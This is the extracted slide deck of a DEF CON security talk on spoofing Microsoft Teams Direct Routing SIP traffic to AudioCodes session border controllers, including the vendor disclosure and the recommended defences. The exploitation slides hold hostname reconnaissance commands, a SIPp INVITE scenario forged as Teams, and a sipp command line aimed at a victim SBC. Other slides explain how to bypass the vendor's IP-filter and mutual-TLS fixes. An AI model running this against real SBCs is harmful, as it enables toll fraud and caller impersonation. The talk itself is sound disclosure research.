


Phreaking 2.0

Abusing Microsoft Teams Direct Routing

defcon ~/Introduction

$ Who am I?

> Moritz Abrell


> @moritz_abrell

> Senior IT Security Consultant – SySS GmbH

> Hacking Hard- and Software

defcon ~/Introduction

$ About this talk



defcon ~/Background

$ Microsoft Teams in a nutshell

> Communication platform


> Hosted by Microsoft

> Audio, Video conferencing, Chat etc.

> Voice solution (external phone calls, PSTN)

defcon ~/Background

$ Calling plan




Microsoft as PSTN carrier

https://docs.microsoft.com/en-us/microsoftteams/pstn-connectivity#phone-system-with-calling-plan

defcon ~/Background


$ Direct Routing



https://docs.microsoft.com/en-us/microsoftteams/pstn-connectivity#phone-system-with-direct-routing


defcon ~/Background

$ Direct Routing




https://docs.microsoft.com/en-us/microsoftteams/pstn-connectivity#phone-system-with-direct-routing defcon ~/Background

$ Direct Routing



defcon ~/Background

$ Direct Routing



defcon ~/Background

$ Session Initiation Protocol (SIP)

```
INVITE sip:070714078566135@192.168.178.1 SIP/2.0
Via: SIP/2.0/UDP 192.168.178.22:57614;branch=z9hG4bK4d2bb4174ccaa571
Contact: <sip:baresip1-0x55f288544f20@192.168.178.22:57614>
Max-Forwards: 70
To: <sip:070714078566135@192.168.178.1>
From: <sip:baresip1@192.168.178.1>;tag=c6acaeb62e93a775
Call-ID: d84c7438d3ece3c0
CSeq: 60982 INVITE
User-Agent: baresip
Allow: INVITE,ACK,BYE,CANCEL,OPTIONS,NOTIFY,SUBSCRIBE,INFO,MESSAGE,REFER
Content-Type: application/sdp
Content-Length: 353

v=0
o=- 4020641249 287215708 IN IP4 192.168.178.22
s=-
c=IN IP4 192.168.178.22
t=0 0
m=audio 33462 RTP/AVP 8 101
a=rtpmap:8 PCMA/8000
a=rtpmap:101 telephone-event/8000
a=sendrecv
a=ssrc:81464373
a=ptime:20
```

defcon ~/Background

$ Session Initiation Protocol (SIP)

```
INVITE sip:070714078566135@192.168.178.1 SIP/2.0
Via: SIP/2.0/UDP 192.168.178.22:57614;branch=z9hG4bK4d2bb4174ccaa571
Contact: <sip:baresip1-0x55f288544f20@192.168.178.22:57614>
Max-Forwards: 70
To: <sip:070714078566135@192.168.178.1>
From: <sip:baresip1@192.168.178.1>;tag=c6acaeb62e93a775
Call-ID: d84c7438d3ece3c0
CSeq: 60982 INVITE
User-Agent: baresip
Allow: INVITE,ACK,BYE,CANCEL,OPTIONS,NOTIFY,SUBSCRIBE,INFO,MESSAGE,REFER
Content-Type: application/sdp
Content-Length: 353

v=0
o=- 4020641249 287215708 IN IP4 192.168.178.22
s=-
c=IN IP4 192.168.178.22
t=0 0
m=audio 33462 RTP/AVP 8 101
a=rtpmap:8 PCMA/8000
a=rtpmap:101 telephone-event/8000
a=sendrecv
a=ssrc:81464373
a=ptime:20
```

defcon ~/Background

$ Session Initiation Protocol (SIP)

```
INVITE sip:070714078566135@192.168.178.1 SIP/2.0
Via: SIP/2.0/UDP 192.168.178.22:57614;branch=z9hG4bK4d2bb4174ccaa571
Contact: <sip:baresip1-0x55f288544f20@192.168.178.22:57614>
Max-Forwards: 70
To: <sip:070714078566135@192.168.178.1>
From: <sip:baresip1@192.168.178.1>;tag=c6acaeb62e93a775
Call-ID: d84c7438d3ece3c0
CSeq: 60982 INVITE
User-Agent: baresip
Allow: INVITE,ACK,BYE,CANCEL,OPTIONS,NOTIFY,SUBSCRIBE,INFO,MESSAGE,REFER
Content-Type: application/sdp
Content-Length: 353

v=0
o=- 4020641249 287215708 IN IP4 192.168.178.22
s=-
c=IN IP4 192.168.178.22
t=0 0
m=audio 33462 RTP/AVP 8 101
a=rtpmap:8 PCMA/8000
a=rtpmap:101 telephone-event/8000
a=sendrecv
a=ssrc:81464373
a=ptime:20
```

defcon ~/Background


$ Session Initiation Protocol (SIP)

```
INVITE sip:07071407856613 5@192.168.178.1 SIP/2.0
Via: SIP/2.0/UDP 192.168.178.22:57614;branch=z9hG4bK4d2bb4174ccaa571
Contact: <sip:baresip1-0x55f288544f20@192.168.178.22:57614>
Max-Forwards: 70
To: <sip:070714078566135@192.168.178.1>
From: <sip:baresip1@192.168.178.1>;tag=c6acaeb62e93a775
Call-ID: d84c7438d3ece3c0
CSeq: 60982 INVITE
User-Agent: baresip
Allow: INVITE,ACK,BYE,CANCEL,OPTIONS,NOTIFY,SUBSCRIBE,INFO,MESSAGE,REFER
Content-Type: application/sdp
Content-Length: 353

v=0
o=- 4020641249 287215708 IN IP4 192.168.178.22
s=-
c=IN IP4 192.168.178.22
t=0 0
m=audio 33462 RTP/AVP 8 101
a=rtpmap:8 PCMA/8000
a=rtpmap:101 telephone-event/8000
a=sendrecv
a=ssrc:81464373
a=ptime:20
```

defcon ~/Background

$ Session Initiation Protocol (SIP)

```
INVITE sip:070714078566135@192.168.178.1 SIP/2.0
Via: SIP/2.0/UDP 192.168.178.22:57614;branch=z9hG4bK4d2bb4174ccaa571
Contact: <sip:baresip1-0x55f288544f20@192.168.178.22:57614>
Max-Forwards: 70
To: <sip:070714078566135@192.168.178.1>
From: <sip:baresip1@192.168.178.1>;tag=c6acaeb62e93a775
Call-ID: d84c7438d3ece3c0
CSeq: 60982 INVITE
User-Agent: baresip
Allow: INVITE,ACK,BYE,CANCEL,OPTIONS,NOTIFY,SUBSCRIBE,INFO,MESSAGE,REFER
Content-Type: application/sdp
Content-Length: 353

v=0
o=- 4020641249 287215708 IN IP4 192.168.178.22
s=-
c=IN IP4 192.168.178.22
t=0 0
m=audio 33462 RTP/AVP 8 101
a=rtpmap:8 PCMA/8000
a=rtpmap:101 telephone-event/8000
a=sendrecv
a=ssrc:81464373
a=ptime:20
```



Source: https://docs.microsoft.com/en-us/microsoftteams/direct-routing-connect-the-sbc

Certified SBC vendors

Vendor	Product	Non-media bypass	Media bypass	Software version	911 Service Provider Capable*	ELIN capable
AudioCodes	Mediant 500 SBC	✔	✔	Supported 7.20A.258 (Recommended 7.40A.100 or 7.40A.250)	✔	✔
	Mediant 800 SBC	✔	✔	Supported 7.20A.258 (Recommended 7.40A.100 or 7.40A.250)	✔	✔
	Mediant 2600 SBC	✔	✔	Supported 7.20A.258 (Recommended 7.40A.100 or 7.40A.250)	✔	✔

Source: https://docs.microsoft.com/en-us/microsoftteams/direct-routing-border-controllers#certified-sbc-vendors

To search for an interoperability solution, please use the filters below:

SIP Trunking Service


All


IP-PBX / Application Server

Microsoft Teams

SIP Trunking Service	IP-PBX / Application Server	SBC Wizard	Configuration Note
autphone	Microsoft Teams	✓	
Bell Canada	Microsoft Teams	✓	
Cisco CUCM	Microsoft Teams	✓	
Colt	Microsoft Teams	✓	
Deutsche Telekom DTAG	Microsoft Teams	✓	
IXICA	Microsoft Teams	✓	


Source: https://www.audiocodes.com/partners/sbc-interoperability-list?server=microsoft%20teams


SBC Configuration Wizard
General Setup (Step 2 of 7)
Choose application type, configuration template and network setup.
audiocodes
Application:
SIP Trunk (IP-PBX with SIP Trunk)
IP-PBX:
Microsoft Teams
SIP Trunk:
Generic SIP Trunk
Override template
Network Setup:
One port: WAN
LAN
WAN (DMZ) Interface
Teams
SBC
WAN
ITSP
Are you looking for a specific interop template which is not available?
If you are, all we need is a configuration file tested in this environment and we will do the rest.
E-mail us at interop@audiocodes.com.
Help
< Back
Next >
Cancel


AudioCodes
SETUP
MONITOR
TROUBLESHOOT
Save
Reset
Actions
0
Admin
IP NETWORK
SIGNALING&MEDIA
ADMINISTRATION
Entity, parameter, value
SRD
All
TOPOLOGY VIEW
CORE ENTITIES
Applications Enabling
SRDs (1)
SIP Interfaces (2)
Media Realms (2)
Proxy Sets (2)
IP Groups (2)
MEDIA
CODERS & PROFILES
SBC
SIP DEFINITIONS
MESSAGE MANIPULATION
INTRUSION DETECTION
SIP RECORDING
Teams
IP Group [Server]
#1[Teams]
SIP Interface
#0[Teams...
Media Realm
#1[Teams]
Classification
Number Manipulation
Routing
SBC Settings
SBC
SIP Interface
#1[ITSP]
Media Realm
#2[ITSP]
IP Group [Server]
#2[ITSP]
ITSP


defcon ~/Analysis

$ Call handling (simplified)




defcon ~/Analysis

$ Call handling (simplified)




defcon ~/Analysis
$ Call handling (simplified)




defcon ~/Analysis

$ Call handling (simplified)




defcon ~/Analysis

$ Call handling (simplified)




defcon ~/Analysis

$ Call handling (simplified)



defcon ~/Analysis

$ Call handling (simplified)



defcon ~/Analysis


$ IP-to-IP Routing

IP-to-IP Routing (4)


+ New | Edit | Insert | Page 1 of 1 | Show 10 records per page

INDEX	NAME	ROUTING POLICY	ALTERNATIVE ROUTE OPTIONS	SOURCE IP GROUP	REQUEST TYPE	SOURCE USERNAME PREFIX	DESTINATION USERNAME PREFIX	DESTINATION TYPE	DESTINATION IP GROUP	DESTINATION SIP INTERFACE	DESTINATION ADDRESS
1	terminate OPTI	defaultSBCRoul	Route Row	Teams	OPTIONS	*	*	Dest Address	--	--	internal
2	Teams Refer	defaultSBCRoul	Route Row	Any	All	*	*	Request URI	Teams	--	
10	Teams -> ITSP	defaultSBCRoul	Route Row	Teams	All	*	*	IP Group	ITSP	--	
20	ITSP -> Teams	defaultSBCRoul	Route Row	ITSP	All	*	*	IP Group	Teams	--	


defcon ~/Analysis
$ IP-to-IP Routing



defcon ~/Analysis
$ Classification




defcon ~/Analysis
$ Classification



defcon ~/Analysis

$ Classification



defcon ~/Analysis

$ Classification

```
header.contact.url.host contains 'pstnhub.microsoft.com'
```

```
SIP 2.0
…

Contact: XYZ@pstnhub.microsoft.com
```

defcon ~/Analysis

$ The attack idea

> Information gathering (hostname)


> Pretending to be a MS Teams SIP proxy

> Sending a SIP INVITE message

> Calling via victims ITSP?

defcon ~/Analysis

$ The attack idea



defcon ~/Exploitation
$ Getting the hostname of the SBC

> DNS PTR


```
$ dig -x XXX.XXX.XXX.XXX +short
sbc.example.com.
```

> certificate information (SIP-TLS service)

```
$ openssl s_client -connect XXX.XXX.XXX.XXX:5061 | openssl x509 -noout -text | egrep "DNS|CN"

[…]
Subject: CN = sbc.example.com
         DNS: sbc.example.com
[…]
```

defcon ~/Exploitation

$ Building a Proof-of-Concept



defcon ~/Exploitation

$ Building a Proof-of-Concept

> SIPp

> XML SIP scenario

SIPp: http://sipp.sourceforge.net/

```xml

<scenario name="MS Teams Direct Routing PoC">

  <send retrans="500">
    <![CDATA[

      INVITE sip:[service]@[hostname]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch]
      From: <sip:[caller]@sip.pstnhub.microsoft.com:[local_port]>;tag=[pid][call_number]
      To: [service] <sip:[service]@[hostname]:[remote_port]>
      Call-ID: [call_id]
      CSeq: 1 INVITE
      Contact: sip:[caller]@pstnhub.microsoft.com:[local_port]
      Max-Forwards: 70
      Content-Type: application/sdp
      Content-Length: [len]

      v=0
      o=user1 53655765 2353687637 IN IP[local_ip_type] [local_ip]
      s=-
      c=IN IP[media_ip_type] [media_ip]
      t=0 0
      m=audio [media_port] RTP/AVP 8
      a=rtpmap:8 PCMA/8000
      a=crypto:1 AES_CM_128_HMAC_SHA1_80 inline:QjQAOZvjh2tr4tFlOC7x78e+Y6NVWo83lHsFl7uf
      a=encryption:optional


    ]]>
  </send>
```

```
<scenario name="MS Teams Direct Routing PoC">

  <send retrans="500">
    <![CDATA[

      INVITE sip:[service]@[hostname]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch]
      From: <sip:[caller]@sip.pstnhub.microsoft.com:[local_port]>;tag=[pid][call_number]
      To: [service] <sip:[service]@[hostname]:[remote_port]>
      Call-ID: [call_id]
      CSeq: 1 INVITE
      Contact: sip:[caller]@pstnhub.microsoft.com:[local_port]
      Max-Forwards: 70
      Content-Type: application/sdp
      Content-Length: [len]

      v=0
      o=user1 53655765 2353687637 IN IP[local_ip_type] [local_ip]
      s=-
      c=IN IP[media_ip_type] [media_ip]
      t=0 0
      m=audio [media_port] RTP/AVP 8
      a=rtpmap:8 PCMA/8000
      a=crypto:1 AES_CM_128_HMAC_SHA1_80 inline:QjQAOZvjh2tr4tFlOC7x78e+Y6NVWo83lHsFl7uf
      a=encryption:optional


    ]]>
  </send>
```

```
<scenario name="MS Teams Direct Routing PoC">

  <send retrans="500">
    <![CDATA[

      INVITE sip:[service]@[hostname]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch]
      From: <sip:[caller]@sip.pstnhub.microsoft.com:[local_port]>;tag=[pid][call_number]
      To: [service] <sip:[service]@[hostname]:[remote_port]>
      Call-ID: [call_id]
      CSeq: 1 INVITE
      Contact: sip:[caller]@pstnhub.microsoft.com:[local_port]
      Max-Forwards: 70
      Content-Type: application/sdp
      Content-Length: [len]

      v=0
      o=user1 53655765 2353687637 IN IP[local_ip_type] [local_ip]
      s=-
      c=IN IP[media_ip_type] [media_ip]
      t=0 0
      m=audio [media_port] RTP/AVP 8
      a=rtpmap:8 PCMA/8000
      a=crypto:1 AES_CM_128_HMAC_SHA1_80 inline:QjQAOZvjh2tr4tFlOC7x78e+Y6NVWo83lHsFl7uf
      a=encryption:optional


    ]]>
  </send>
```

```
<scenario name="MS Teams Direct Routing PoC">

  <send retrans="500">
    <![CDATA[

      INVITE sip:[service]@[hostname]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch]
      From: <sip:[caller]@sip.pstnhub.microsoft.com:[local_port]>;tag=[pid][call_number]
      To: [service] <sip:[service]@[hostname]:[remote_port]>
      Call-ID: [call_id]
      CSeq: 1 INVITE
      Contact: sip:[caller]@pstnhub.microsoft.com:[local_port]
      Max-Forwards: 70
      Content-Type: application/sdp
      Content-Length: [len]

      v=0
      o=user1 53655765 2353687637 IN IP[local_ip_type] [local_ip]
      s=-
      c=IN IP[media_ip_type] [media_ip]
      t=0 0
      m=audio [media_port] RTP/AVP 8
      a=rtpmap:8 PCMA/8000
      a=crypto:1 AES_CM_128_HMAC_SHA1_80 inline:QjQAOZvjh2tr4tFlOC7x78e+Y6NVWo83lHsFl7uf
      a=encryption:optional


    ]]>
  </send>
```

```
<scenario name="MS Teams Direct Routing PoC">

  <send retrans="500">
    <![CDATA[

      INVITE sip:[service]@[hostname]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch]
      From: <sip:[caller]@sip.pstnhub.microsoft.com:[local_port]>;tag=[pid][call_number]
      To: [service] <sip:[service]@[hostname]:[remote_port]>
      Call-ID: [call_id]
      CSeq: 1 INVITE
      Contact: sip:[caller]@pstnhub.microsoft.com:[local_port]
      Max-Forwards: 70
      Content-Type: application/sdp
      Content-Length: [len]

      v=0
      o=user1 53655765 2353687637 IN IP[local_ip_type] [local_ip]
      s=-
      c=IN IP[media_ip_type] [media_ip]
      t=0 0
      m=audio [media_port] RTP/AVP 8
      a=rtpmap:8 PCMA/8000
      a=crypto:1 AES_CM_128_HMAC_SHA1_80 inline:QjQAOZvjh2tr4tFlOC7x78e+Y6NVWo83lHsFl7uf
      a=encryption:optional


    ]]>
  </send>
```

defcon ~/Exploitation


$ Building a Proof-of-Concept

```
$ openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout selfsign.key -out selfsign.crt
```

```
$ sipp <victim-sbc-ip>:5061 -sf poc.xml -s <dest-phone-number> \
-m 1 -t l1 -tls_cert selfsign.crt -tls_key selfsign.key \
-key hostname "sbc.victim.com" -key caller "<victim-phone-number>"
```

PoC: https://github.com/MoritzAbrell/MSTDR-Poc defcon ~/Exploitation


$ Demo


SIP Flow Diagram - 550a11:6:13
Teams
SBC
ITSP
11:48:43
INVITE (SDP)
100 Trying
INVITE (SDP)
401 Unauthorized
ACK
INVITE (SDP)
100 Trying
183 Session Progress (SDP)
183 Session Progress (SDP)
11:48:52
200 OK (SDP)
200 OK (SDP)
ACK
ACK
BYE
BYE
200 OK
200 OK
SID Type Time From To
1 550a11:6:13 INVITE 11:48:43 +49123@sip.pstnhub.micr... +49 @sbc.victim.c...
<< Prev
Find
Next >>
Export
Show calls only
Calls: 1
Other: 0
11:48:43.123 ---- Incoming SIP Message from 192.168.178.110:36827 to SIPInterface #0 (Tea
INVITE sip:+49 @sbc.victim.com:5061 SIP/2.0
Via: SIP/2.0/TLS 192.168.178.110:5060;branch=z9hG4bK-60356-1-0
From: <sip:+49123@sip.pstnhub.microsoft.com:5060>;tag=603561
To: +49 @sbc.victim.com:5061>
Call-ID: 1-60356@192.168.178.110
CSeq: 1 INVITE
Contact: sip:+49123@pstnhub.microsoft.com:5060
Max-Forwards: 70
Content-Type: application/sdp
Content-Length: 248
v=0
o=user1 53655765 2353687637 IN IP4 192.168.178.110
s=-
c=IN IP4 192.168.178.110
t=0 0
m=audio 6000 RTP/AVP 8
a=rtpmap:8 PCMA/8000

defcon ~/Exploitation
$ Impact

> CEO fraud

> Toll fraud



defcon ~/Responsible_Disclosure

$ Reporting to the manufacturer

> Reported the vulnerability to the manufacturer

> Manufacturer patched the configuration guidelines

defcon ~/Responsible_Disclosure

$ The “fix”

➢ **To configure a Classification rule:**

1. Open the Classification table (**Setup** menu > **Signaling & Media** tab > **SBC** folder > **Classification Table**).
2. Click **New,** and then configure the parameters as follows:

Parameter	Value
Index	**0**
Name	**Teams**
Source SIP Interface	**Teams**
Source IP Address	**52.*.*.***
Message Condition	**Teams-Contact**
Action Type	**Allow**
Source IP Group	**Teams**

Source: https://www.audiocodes.com/media/13161/connecting-audiocodes-sbc-to-microsoft-teams-direct-routing-hosting-model-configuration-note.pdf

defcon ~/Responsible_Disclosure

$ 52.0.0.0/8

52.0.0.0 – 52.79.255.255 > Amazon Technologies Inc.

52.80.0.0 – 52.83.255.255 > Asia Pacific Network Information Centre

52.84.0.0 – 52.95.255.255 > Amazon Technologies Inc.

52.96.0.0 – 52.115.255.255 > Microsoft Corporation

52.116.0.0 – 52.118.255.255 > SoftLayer Technologies Inc.

[…]

defcon ~/Responsible_Disclosure

$ 52.0.0.0/8

52.0.0.0 – 52.79.255.255 > Amazon Technologies Inc.

52.80.0.0 – 52.83.255.255 > Asia Pacific Network Information Centre

52.84.0.0 – 52.95.255.255 > Amazon Technologies Inc.

52.96.0.0 – 52.115.255.255 > Microsoft Corporation

52.116.0.0 – 52.118.255.255 > SoftLayer Technologies Inc.

[…]


defcon ~/Responsible_Disclosure

$ 52.0.0.0/8 in AWS

```
$ curl https://ip-ranges.amazonaws.com/ip-ranges.json \
| jq '.prefixes[] | select (.ip_prefix|test("^52"))'

[…]

{
  "ip_prefix": "52.4.0.0/14",
  "region": "us-east-1",
  "service": "EC2",
  "network_border_group": "us-east-1"
}
{
  "ip_prefix": "52.95.224.0/24",
  "region": "eu-south-1",
  "service": "EC2",
  "network_border_group": "eu-south-1"
}

[…]
```

defcon ~/Responsible_Disclosure

$ Getting an IP address




defcon ~/Responsible_Disclosure#2

$ Reporting to the manufacturer


> Reported to the manufacturer, again

> Manufacturer refers to the use of Mutual TLS


DEF CON® Hacking Confer
defcon.org
Home
SUBMIT! »
Certificate Viewer: defcon.org
General
Details
Issued To
Common Name (CN)
defcon.org
Organization (O)
<Not Part Of Certificate>
Organizational Unit (OU)
<Not Part Of Certificate>
Issued By
Common Name (CN)
HARICA SSL ECC SubCA R2
Organization (O)
Hellenic Academic and Research Institutions Cert. Authority
Organizational Unit (OU)
<Not Part Of Certificate>
Validity Period
Issued On
Tuesday, April 26, 2022 at 11:03:34 AM
Expires On
Wednesday, April 26, 2023 at 11:03:34 AM
VOLVED.
Code of Conduct


defcon ~/Responsible_Disclosure#2

$ TLS – X.509 certificate verification




defcon ~/Responsible_Disclosure#2

$ Mutual TLS – X.509 certificate verification



defcon ~/Responsible_Disclosure#2

$ Mutual TLS – X.509 certificate verification




defcon ~/Responsible_Disclosure#2

$ Mutual TLS – X.509 certificate verification

1. SIP Request to sbc.example.com

2. X.509 certificate verification:
- CN, SAN
- trusted?
- validity period



1. SIP Request from IP address 52.114.XXX.XXX

2. X.509 certificate verification:
- trusted?
- validity period

defcon ~/Responsible_Disclosure#2

$ Mutual TLS

ⓘ Note

If Mutual TLS (MTLS) support is enabled for the Teams connection on the SBC, then you must install the Baltimore CyberTrust Root and the DigiCert Global Root G2 certificates in the SBC Trusted Root Store of the Teams TLS context. (This is because the Microsoft service certificates use one of these two root certificates.) To download these root certificates, see Office 365 Encryption chains. For more details, see Office TLS Certificate Changes.

Source: https://docs.microsoft.com/en-us/microsoftteams/direct-routing-plan#public-trusted-certificate-for-the-sbc


defcon ~/Responsible_Disclosure#2

$ Mutual TLS

Note: For implementing an MTLS connection with the Microsoft Teams network, configure 'TLS Mutual Authentication' to "Enable" for the Teams SIP Interface.

Note: Loading Baltimore Trusted Root Certificates to AudioCodes' SBC is mandatory for implementing an MTLS connection with the Microsoft Teams network. Refer to Section 2.7 on page 30.


Source: https://www.audiocodes.com/media/13161/connecting-audiocodes-sbc-to-microsoft-teams-direct-routing-hosting-model-configuration-note.pdf



Source: https://de.ssl-tools.net/subjects/c12f4576ed1559ecb05dba89bf9d8078e523d413

defcon ~/Responsible_Disclosure#2


$ Baltimore CyberTrust Root certificate



Source: https://de.ssl-tools.net/subjects/c12f4576ed1559ecb05dba89bf9d8078e523d413

Source: https://easyssl.lu/

defcon ~/Responsible_Disclosure#2
$ Exploitation



defcon ~/Responsible_Disclosure#3
$ Reporting to the manufacturer

“The AudioCodes Configuration Guides are focused on interworking and only describe the basic security rules.”

- e-Mail communication with AudioCodes Ltd.

defcon ~/Responsible_Disclosure#3

$ Reporting to the manufacturer


> SBC security and hardening guideline

> Screening calling party number

> Separate firewall rules

defcon ~/Responsible_Disclosure#3

$ SBC security and hardening guideline


Reference Guide

AudioCodes Family of Media Gateways and Session Border Controllers (SBCs)

Security Guidelines


SIP Media Gateways and SBCs

Version 7.4

Source: https://www.audiocodes.com/media/15590/sbc-gateway-recommended-security-guidelines-ver-74.pdf

defcon ~/Responsible_Disclosure#3

$ Screening calling party number



2.21 Configure Firewall Settings (Optional)

As extra security, there is an option to configure traffic filtering rules (*access list*) for incoming traffic on AudioCodes SBC. For each packet received on the configured network interface, the SBC searches the table from top to bottom until the first matching rule is found. The matched rule can permit (*allow*) or deny (*block*) the packet. Once a rule in the table is located, subsequent rules further down the table are ignored. If the end of the table is reached without a match, the packet is accepted. Please note that the firewall is stateless. The blocking rules will apply to all incoming packets, including UDP or TCP responses.

➤ **To configure a firewall rule:**

1. Open the Firewall table (**Setup** menu > **IP Network** tab > **Security** folder> **Firewall**).
2. Configure the following Access list rules for Teams Direct Rout IP Interface:

Table 2-13: Firewall Table Rules

Index	Source IP	Subnet Prefix	Start Port	End Port	Protocol	Use Specific Interface	Interface ID	Allow Type
0	<Public DNS Server IP> (e.g. 8.8.8.8)	32	0	65535	Any	Enable	WAN_IF	Allow
1	52.112.0.0	14	0	65535	TCP	Enable	WAN_IF	Allow
2	52.120.0.0	14	0	65535	TCP	Enable	WAN_IF	Allow
3	xxx.xxx.xxx.xxx	32	0	65535	UDP	Enable	WAN_IF	Allow
49	0.0.0.0	0	0	65535	Any	Enable	WAN_IF	Block

Source: https://www.audiocodes.com/media/13161/connecting-audiocodes-sbc-to-microsoft-teams-direct-routing-hosting-model-configuration-note.pdf

2.21 Configure Firewall Settings (Optional)

As extra security, there is an option to configure traffic filtering rules (*access list*) for incoming traffic on AudioCodes SBC. For each packet received on the configured network interface, the SBC searches the table from top to bottom until the first matching rule is found. The matched rule can permit (*allow*) or deny (*block*) the packet. Once a rule in the table is located, subsequent rules further down the table are ignored. If the end of the table is reached without a match, the packet is accepted. Please note that the firewall is stateless. The blocking rules will apply to all incoming packets, including UDP or TCP responses.

➢ **To configure a firewall rule:**

1. Open the Firewall table (**Setup** menu > **IP Network** tab > **Security** folder> **Firewall**).
2. Configure the following Access list rules for Teams Direct Rout IP Interface:

Table 2-13: Firewall Table Rules

Index	Source IP	Subnet Prefix	Start Port	End Port	Protocol	Use Specific Interface	Interface ID	Allow Type
0	<Public DNS Server IP> (e.g. 8.8.8.8)	32	0	65535	Any	Enable	WAN_IF	Allow
1	52.112.0.0	14	0	65535	TCP	Enable	WAN_IF	Allow
2	52.120.0.0	14	0	65535	TCP	Enable	WAN_IF	Allow
3	xxx.xxx.xxx.xxx	32	0	65535	UDP	Enable	WAN_IF	Allow
49	0.0.0.0	0	0	65535	Any	Enable	WAN_IF	Block

Source: https://www.audiocodes.com/media/13161/connecting-audiocodes-sbc-to-microsoft-teams-direct-routing-hosting-model-configuration-note.pdf

2.21 Configure Firewall Settings (Optional)

As extra security, there is an option to configure traffic filtering rules (*access list*) for incoming traffic on AudioCodes SBC. For each packet received on the configured network interface, the SBC searches the table from top to bottom until the first matching rule is found. The matched rule can permit (*allow*) or deny (*block*) the packet. Once a rule in the table is located, subsequent rules further down the table are ignored. If the end of the table is reached without a match, the packet is accepted. Please note that the firewall is stateless. The blocking rules will apply to all incoming packets, including UDP or TCP responses.

➢ **To configure a firewall rule:**

1. Open the Firewall table (**Setup** menu > **IP Network** tab > **Security** folder> **Firewall**).
2. Configure the following Access list rules for Teams Direct Rout IP Interface:

Table 2-13: Firewall Table Rules

Index	Source IP	Subnet Prefix	Start Port	End Port	Protocol	Use Specific Interface	Interface ID	Allow Type
0	<Public DNS Server IP> (e.g. 8.8.8.8)	32	0	65535	Any	Enable	WAN_IF	Allow
1	52.112.0.0	14	0	65535	TCP	Enable	WAN_IF	Allow
2	52.120.0.0	14	0	65535	TCP	Enable	WAN_IF	Allow
3	xxx.xxx.xxx.xxx	32	0	65535	UDP	Enable	WAN_IF	Allow
49	0.0.0.0	0	0	65535	Any	Enable	WAN_IF	Block

Source: https://www.audiocodes.com/media/13161/connecting-audiocodes-sbc-to-microsoft-teams-direct-routing-hosting-model-configuration-note.pdf


We have to implement protection mechanism against toll fraud attacks
Host verification
IP filter
proper authentication

defcon ~/Responsible_Disclosure#3

$ Is this all AudioCodes (SBC) fault?

defcon ~/Responsible_Disclosure#3

$ Microsoft please …

> Implement application specific authentication mechanism e.g. SIP Digest Authentication

> Sign MS Teams SIP proxies with an exclusively used CA

> *Case is still open*

defcon ~/Conclusion

$ Recommendations

> Strict IP filter

> Static SAN verification *“sip.pstnhub.microsoft.com”*

> Limiting max. call duration

> Deny calls to premium numbers

> Logging & Monitoring

defcon ~/Conclusion

$ Final thoughts

> Current Direct Routing installations may be vulnerable

> As a hacker: think outside the box

> ~~Hack~~ Phreak the planet